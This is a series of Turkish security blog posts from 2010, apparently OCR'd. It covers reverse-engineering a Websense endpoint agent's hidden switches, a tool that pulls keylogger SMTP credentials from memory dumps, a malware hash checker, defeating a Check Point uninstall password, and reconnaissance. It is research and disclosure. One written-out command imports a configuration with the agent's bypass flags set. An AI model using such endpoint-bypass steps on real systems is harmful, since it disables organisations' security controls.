
Evet aynen benimde sizin gibi satırı dikkatimi çekti. SuperBypass ve EnableRemoteBypass değerlerini 1 yaparsam ve bu konfigürasyonu programa geri yükleyebilirsem programı GUI üzerinden kapatmak mümkün olabilir mi sorusuna yanıt aramaya karar verdim.

Değerleri değiştirip kayıt ettim ve programa geri yüklemek için şu komutu çalıştırdım:
dser.exe -uimportconfig C:\Mert\config.xml

Bu komutu çalıştırdıktan sonra işlemin başarıyla veya başarız gerçekleştirildiğine dair herhangi bir yanıt almadım bu nedenle -uexport komutunu tekrar çalıştırarak güncel konfigürasyonu export ederek teyit etmeye karar verdim, sonuç konfigürasyonum başarıyla yüklenmişti.



Ancak GUI'ye baktığımda herhangi bir değişiklik ile karşılaşmadım.



Ajanda politika yüklü olsaydı farklı bir ekran ile karşılaşabilir miydim sorusunun cevabını üzerinde politika yüklü olan Websense Data Endpoint ajanı kullanan ve yönetici yetkisine sahip olan meraklı ziyaretçilerimize bırakıyorum. (Assembly kodundan anladığım kadarıyla şifre koruması var ise bu işlemi gerçekleştirebilmeniz için sizden doğru şifreyi girmeniz istenecek fakat bu adımda diğer ürünlerde olduğu gibi tersine mühendislik ile kolaylıkla bypass edilebilir gibi duruyor)

Sonuç olarak bu yazımızda, her ne kadar assembly seviyesinde hedef programa müdahalede bulunmamış olsakta tersine mühendislikten azda olsa faydalanarak programda, listelenen 3 komutun (parametre) dışında 5 komut (parametre) daha olduğunu tespit ettik ve bu komutlardan 1 tanesi ile uygulamanın güncel konfigürasyonunu export edebildik, diğeri ile ise dilediğimiz konfigürasyonu import edebildik.

Bir sonraki yazıda görüşmek dileğiyle herkese şimdiden iyi haftasonları dilerim.

Not: Üretici firma (veya dağıtıcı firma) yetkilileri dilediği taktirde ziyaretçilerimizi konu ile ilgili aydınlatmak, hatalı veya eksik kısımları düzeltmek kısaca cevap hakkını kullanmak isterse seve seve yazımda yer verebilirim.

Hacking The Hacker

Source: https://www.mertsarica.com/hacking-hacker/

By M.S on April 1st, 2010

Bir önceki yazımda geçtiğimiz Cumartesi günü Adli Bilişim (Euroforensics) konferansına katıldığımı ve çoğu sunumda memory forensic'in öneminden bahsedildiğini belirtmiştim. Günümüzdeki çoğu keylogger, trojan yazarları ve bu zararlı programları kullanmak isteyen çoğu insan bu programların imza tabanlı antivirüs programları tarafından tespit edilmelerini önleme adına araştırmalar yapıyor (örneğin Google arama motoruna "trojanı t" yazdığınız taktirde "trojanı tanınmaz yapma" cümlesi otomatik olarak tamamlanıyor ki bu bize bu anahtar cümlenin ne kadar çok arandığını gösteriyor) çeşitli yollara başvuruyorlar ve bunların başında packer ile sıkıştırma ve şifreleme geliyor. Paketlenmiş veya şifrelenmiş zararlı program çalıştırılır çalıştırılmaz memory'de kendini açarak orjinal haline bürünüyor. Şifrelenmiş veya paketlenmiş zararlı bir programı incelemek için çok fazla seçeneğiniz yok, ya unpacker yazacaksınız ve bu sayede statik olarak analiz edebileceksiniz ya da programı çalıştıracak ve assembly debugger ile dinamik olarak inceleyeceksiniz.


Yine bir can sıkıntısı ile geçtiğimiz günlerde Türk hacking sitelerine göz atmaya karar verdim. Hemen hemen her sitenin kendisine ait bir forumu var ve her forumda da istisnasız Virus/Trojan/Worm bölümü var. Bu bölüm hem ziyaretçi sayısı açısından ve hem de mesaj sayısı açısından başı çekiyor. Konu başlıklarına hızlıca göz atarsanız hemen hemen her gün yeni bir trojan, keylogger programının paylaşıldığını, bir çok insanın trojanları tanınmaz hale nasıl getirebildiğini öğrenmek için mesaj yazdığını görebilirsiniz.

Sitelerden birini gezerken ilk konu başlığına göz atmaya karar verdim, Keylogger ve Stealer Paketi. Forumun moderatörü mesajında 30'dan fazla keylogger programını ziyaretçilerin paylaşımına sunmuş. İnsan ister istemez bu kadar çok zararlı programı ve bu programlara olan yoğun ilgiyi görünce ister istemez biraz üzülüyor malum bu programlar nedeniyle bir çok insan madur oluyor.


Bu programları indirenlerin bu programları eğitim amacıyla kullanmayacakları göz önünde bulundurulduğunda antivirüs programlarına ve bizlere çok iş düşüyor bu sebeple ufakta olsa birşeyler yapsam diye işe koyuldum ve programların genel özelliklerine bakmaya karar verdim. Örnek ekran görüntülerine baktığımda en çok dikkatimi çekenin hemen hemen her keylogger programının çalışabilmesi için bir SMTP sunucusuna ve bu sunucuyu kullanabilecek kullanıcı adı ve şifreye ihtiyaç duyduğunu gördüm ve o anda şimşekler çakıverdi.

Kendi kendime acaba ufak bir program yazsam ve bu program memory'den dump edilmiş keylogger process'ine ait olan dump dosyasındaki stringlerden, keylogger programına gömülmüş olan SMTP sunucusunu ve bu sunucuya ait olan kullanıcı adını ve şifreyi ortaya çıkarsa bu sayede madur olan kişi isterse kendisini hacklemede kullanılan e-posta hesabına ulaşabilir, şifresini değiştirebilir veya adli mercilere iletebilir dedim.


Öncelikle test için forumda paylaşılan Eslogger adındaki keylogger programını indirip kurdum.




Eslogger programını çalıştırdığınızda kurbana göndereceğiniz dosyayı 1 tuş ile hazırlamanıza imkan tanıyor ve default olarak adını svchost.exe olarak diske kaydediyor. Test amacıyla hack4career@gmail.com e-posta hesabını aldım ve deneme1234 olan şifresini Eslogger programına kayıt ettim ve kurbana gönderilecek olan programı oluşturdum. Program çalıştığında işletim sistemi tarafından oluşturulan diğer svchost.exe processleri ile karışmaması için programın adını keylogger.exe olarak değiştirdim ve programı çalıştırdım.



Ardından PD programı ile memory'den keylogger.exe process'ini diske keylogger.dump adı ile kayıt ettim. (PD programı, memory forensic analizlerinde kullanılan ve çalışan processi diske kayıt etmenize imkan tanıyan oldukça faydalı bir program.)



Gelelim yazmış olduğum programa, ksps (Keylogger SMTP Password Scanner). Öncelikle bu program şuan için sadece iki keylogger programını (Eslogger ve Perfect Keylogger) destekliyor. KSPS programını şüphelendiğiniz process'e ait olan dump üzerinde çalıştırdığınızda eğer bu dump Eslogger ve Perfect Keylogger programlarından birine ait ise size içerisinde yer alan SMTP sunucu adını, kullanıcı adını ve şifreyi gösteriyor.



KSPS programının kaynak koduna bakacak olursanız ufak bir geliştirme ile başka keylogger programlarınıda tespit etmesini sağlatabilirsiniz. KSPS programına buradan ulaşabilirsiniz.

That's all folks :)

Python'u Seviyorum :)

Source: https://www.mertsarica.com/pythonu-seviyorum/

By M.S on March 25th, 2010

Korsancılık oynayan herkes gibi bende yıllarca C programlama dili ile haşır neşir oldum, çok kaynak kodu inceledim çok program yazdım ve çoğu kez iyiki C programlama dili öğrenmişim dedim çünkü ne zaman başka bir programlama dili ile yazılmış kaynak koduna göz atsam kolayca anlamamda hep faydasını gördüm.

Zaman içinde, yazılan istismar araçlarının (exploit) C'den Python'a geçmesi Python'a karşı olan ilgimi arttırmıştı. Bir gün aklıma esti ve Python dünyasına adım atmaya karar verdim. Ne zaman bir güvenlik testinde bir programa ihtiyaç duysam ne kadar doğru bir karar verdiğimi anlıyorum çünkü programa ihtiyaç duymam ile programı kodlamam ve kullanmam arasında geçen süre, programın karmaşıklığına göre ortalama en fazla 1-2 gün en az 15 dakika alabiliyor.

Bu programları C ile yazmaya çalışsam eminimki 2 katı daha fazla kod yazmam ve zaman harcamam gerekecek ama neyseki Python var. İşte Python'un güçlü yanları;

- Sentakslar (syntax) ile çok fazla uğraşmıyorsunuz, { } ( ) ;
- 100 saat derlemek ile uğraşmıyorsunuz, kodla ve çalıştır.
- 1 dünya modül ile geliyor, import et ve fonksiyonu çağır.
- Yazdığınız kodlar daha okunaklı, code re-use için daha verimli.


- Platform bağımsız, windowsta kodla, linuxte test et, mac'te kullan.
- Diğer dillerdeki gibi data tipleri ile uğraşmıyorsunuz, "1" + "1" = "11", 1 + 1 = 2

Gerek günlük işlerde olsun gerek canım sıkıldığında ve "ya şöyle bir program yazsam vatana millete hayırlı olur mu acaba" diye düşündüğümde hemen ortaya bir program çıkmış oluyor. Sizde Python dünyasına adım atmak istiyorsanız, Google'ın kendi çalışanlarına vermiş olduğu Python derslerine ait videoları izlemenizi şiddetle tavsiye ederim.


İşte yine bir can sıkıntısı ve yukardaki düşünce ile python ile bir program yazsam ve bu program gitse Avira'nın sitesindeki tüm listelenen zararlı programların md5 hash bilgilerini toplasa ve bir dosyaya kayıt etse, diskimde belirttiğim herhangi bir dosyanın md5 hashini alsa ve zararlı içeriğe sahip olup olmadığını bu hash kümesi ile tespit etse hatta daha da ileriye gitsem bir de aldığı bu md5 hashi Virustotal sitesine gönderse neticesini gösterse ve bir de Avira hash kümesini update etme özelliğine sahip olsa gerçekten faydalı bir eser olur mu dedim ve ortaya içinde proxy desteğide olan Malware Check Tool uygulaması çıkıverdi.

Programın kullanımı oldukça basit, 3 tane komut ile çalışıyor; online, offline ve update.


Update komutu (örnek: malware_check.py update) ile program zararlı içerik tespiti için kullandığı hash kümesini Avira'nın sitesini ziyaret ederek son sürüme güncelliyor.



Online komutu (örnek: malware_check.py online eicar.com) ile programı çalıştırdığınız taktirde belirtmiş olduğunuz dosyanın md5 hashini Virustotal sitesine göndererek size sonucu gösteriyor.



Offline komutu ile (örnek: malware_check.py offline virus.exe) ile programı çalıştırdığınız taktirde ise belirtmiş olduğunuz dosyasının md5 hashini, lokal disk üzerindeki hash kümesinde arayarak sonucunu size gösteriyor.



Programa http proxy özelliğide koydum, proxy ayarları için malware_check.py dosyasının içinde yer alan aşağıdaki kısmı değiştirmeniz gerekmektedir.

proxy_info = {
'user' : 'test', # proxy username

'pass' : 'test', # proxy password

'host' : "127.0.0.1", # proxy host (leave it empty if no proxy is in use)

'port' : 8080 # proxy port

}

Bu haftalık benden bu kadar, Malware Check programına buradan ulaşabilirsiniz, şimdiden herkese iyi haftasonları...

Self Defence

Source: https://www.mertsarica.com/self-defence/

By M.S on March 19th, 2010

Genelde uç noktada güvenli bir işlemi gerçekleştirmek veya kullanıcının güvenliğini sağlamak amacıyla tasarlanmış programlar ile ilgili dokümanlar okuduğumda veya inceleme şansı bulduğumda merakımı cezbeden ilk konu programın kendi güvenliğini sağlamada ne kadar başarılı olduğu oluyor.

Geçtiğimiz haftalarda Check Point Endpoint Security programına ait bir ajanı (agent) inceleme fırsatı yakaladım. Kısaca Checkpoint EPS programının sahip olduğu bazı güzel özellikleri sıralamak gerekirse;

- Güvenlik duvarı
- Anti-virüs/Anti-spyware
- Güvenli VPN
- Web ataklarına karşı koruma
- Disk şifreleme
- Ağ erişim kontrolü (NAC)

Var olan ve geri kalan diğer özellikler ile ilgili bilgi almak isterseniz Checkpoint'in web sayfasını ziyaret edebilirsiniz.

Öncelikle belirtmem gerekir ki bu ve benzer programları yönetici yetkisi olmadan kapatmak veya kaldırmak pek mümkün olmuyor ancak tahminde edebileceğiniz üzere kimi zaman bu ve benzer programların kullanıcının yönetici yetkisine sahip olduğu işletim sistemi üzerinde çalışması gerekebiliyor bu nedenle son kullanıcının güvenliğini emanet ettiğiniz bu marifetli programlardan kendisini tehditlere karşı korumasına önem vermesini, kolay bir şekilde devre dışı bırakılmamasını veya işletim sisteminden kaldırılmamasını bekliyorsunuz.

Yine bir boş vaktimde sadece tek bir test senaryosu üzerinden gitmek için kollarımı sıvadım ve program ekle/kaldırdan Checkpoint EPS programını yönetici yetkisi ile işletim sisteminden kaldırmaya çalıştım ve bir şifre ekranı ile karşılaştım. Her zamanki gibi acaba debugger ile assembly seviyesinde kaldırma işlemi ile ilişkili programlarda bazı değişiklikler yapsam, hatalı şifre ile programı kaldırabilir miyim sorusuna yanıt ararken kısa süre içerisinde cevabı buldum, evet.

Programı kaldırmaya çalıştığımda kaldırma işlemi ile ilişkili programlar her seferinde yeni baştan yaratıldığı için disk üzerindeki bu programları değiştirmemin bir işe yaramayacağını anlamam pek uzun sürmedi. Ne yapmalı ne yapmalı derken disk üzerinde

modifikasyon olmuyor ise bellekte (memory) olmalı diyerek işe koyuldum ve python ile ufak bir program hazırladım ve başarıyla amacıma ulaştım.

Sonuç olarak art niyetli kişilerin/programların amacına ulaşmalarını zorlaştırma adına Checkpoint'in en azından anti-debug tekniklerine (Kobil firması gibi) programlarında yer vermesi gerektiğini, uç nokta güvenliğine önem veren kurumlara ise her ne program kullanılırsa kullanılsın, her ne önlem alınırsa alınsın kullanıcılara yönetici yetkisi verilmeden önce son bir defa daha düşünülmesi gerektiğini hatırlatmak istiyorum.

Bildiğiniz üzere yazılarımda hem üreticilerin hemde müşterilerin mutsuz olmamaları adına çok fazla teknik detay paylaşmıyor sadece tespit ettiğim sorunu kısaca özetleyen bir video yayınlıyorum, bu konu ile ilgili video aşağıdadır. Bir sonraki yazıda görüşmek dileğiyle herkese keyifli seyirler ve iyi haftasonları dilerim.

Keşif

Source: https://www.mertsarica.com/kesif/

By M.S on March 14th, 2010

Ethical hacking hakkında bilgi sahibi olanlarınız bilirler, ethical hacking temel olarak 5 adımdan oluşur;

- Keşif (Reconnaissance)
- Tarama (Scanning)
- Erişim sağlama (Gaining access)
- Erişim koruma (Maintaining access)
- İzeri silme (Clearing tracks)

Kimilerine göre en önemli adım erişim kazanma adımı gibi görünsede aslında içlerinden en önemlisi keşiftir çünkü ethical hackingde asıl amaç saldırı tespit/önleme sistemlerine yakalanmadan, alarm mekanizmalarını devreye sokmadan hedef sisteme erişim sağlamak ve erişimi korumaktır. Hiçbir aklıselim kişinin hedef sistem ile ilgili keşfe çıkmadan önce direk hedefe metasploit db_autopwn (tüm istismar araçlarını hedefe yönlendirir) ile saldırmayacağı düşünüldüğünde de keşif adımının önemi ortaya çıkmış oluyor.

Keşif adımı iki alt adımdan oluşur, pasif ve aktif.


- Aktif keşifte hedef sistem ile iletişim kurarak bilgi toplamaya çalışılır. (Örnek: ping)
- Pasif keşifte ise hedef sistem ile iletişim kurmadan bilgi toplamaya çalışılır. (Örnek: arama motorları)

Artık sunuculardaki kullanılan uygulamaların istismar edilme oranının geçtiğimiz senelere kıyasla daha düşük olması ve istemciler üzerinden gerçekleştirilen saldırıların sunuculara kıyasla daha yüksek etkiye sahip olması (heleki istemcinin masaüstünde diğer sunuculara ait şifreler bir dokümanda şifresiz olarak tutuluyor ise) istemci tarafındaki uygulamaları istismar etmeye yönelik saldırıları arttırıyor. Hatırlarsanız geçtiğimiz aylarda Google, Adobe ve bazı büyük firmalar Aurora (Internet explorer sıfır gün (0 day) saldırısı) saldırısına maruz kalmışlardı.

Bu durumda kurum olarak izlenmesi gereken politikaların başında kurum içerisinde kullanılan yazılımların (özellikle ips, antivirüs) dışarıya sızdırılmaması geliyor. Örneğin kurumunuza gerçekleştirilecek hedeflenmiş bir saldırı hazırlığında olan kötü niyetli bir kişinin amacı ilgili kişinin e-posta adresine trojan göndermek ise yapacağı ilk iş antivirüse yakalanmamasını sağlamak olacaktır. 20 farklı antivirüs motoru ile uğraşmak yerine kurumunuzda kullanılan antivirüs yazılımını hangisi olduğunu biliyor ise bu yazılıma odaklanacaktır.

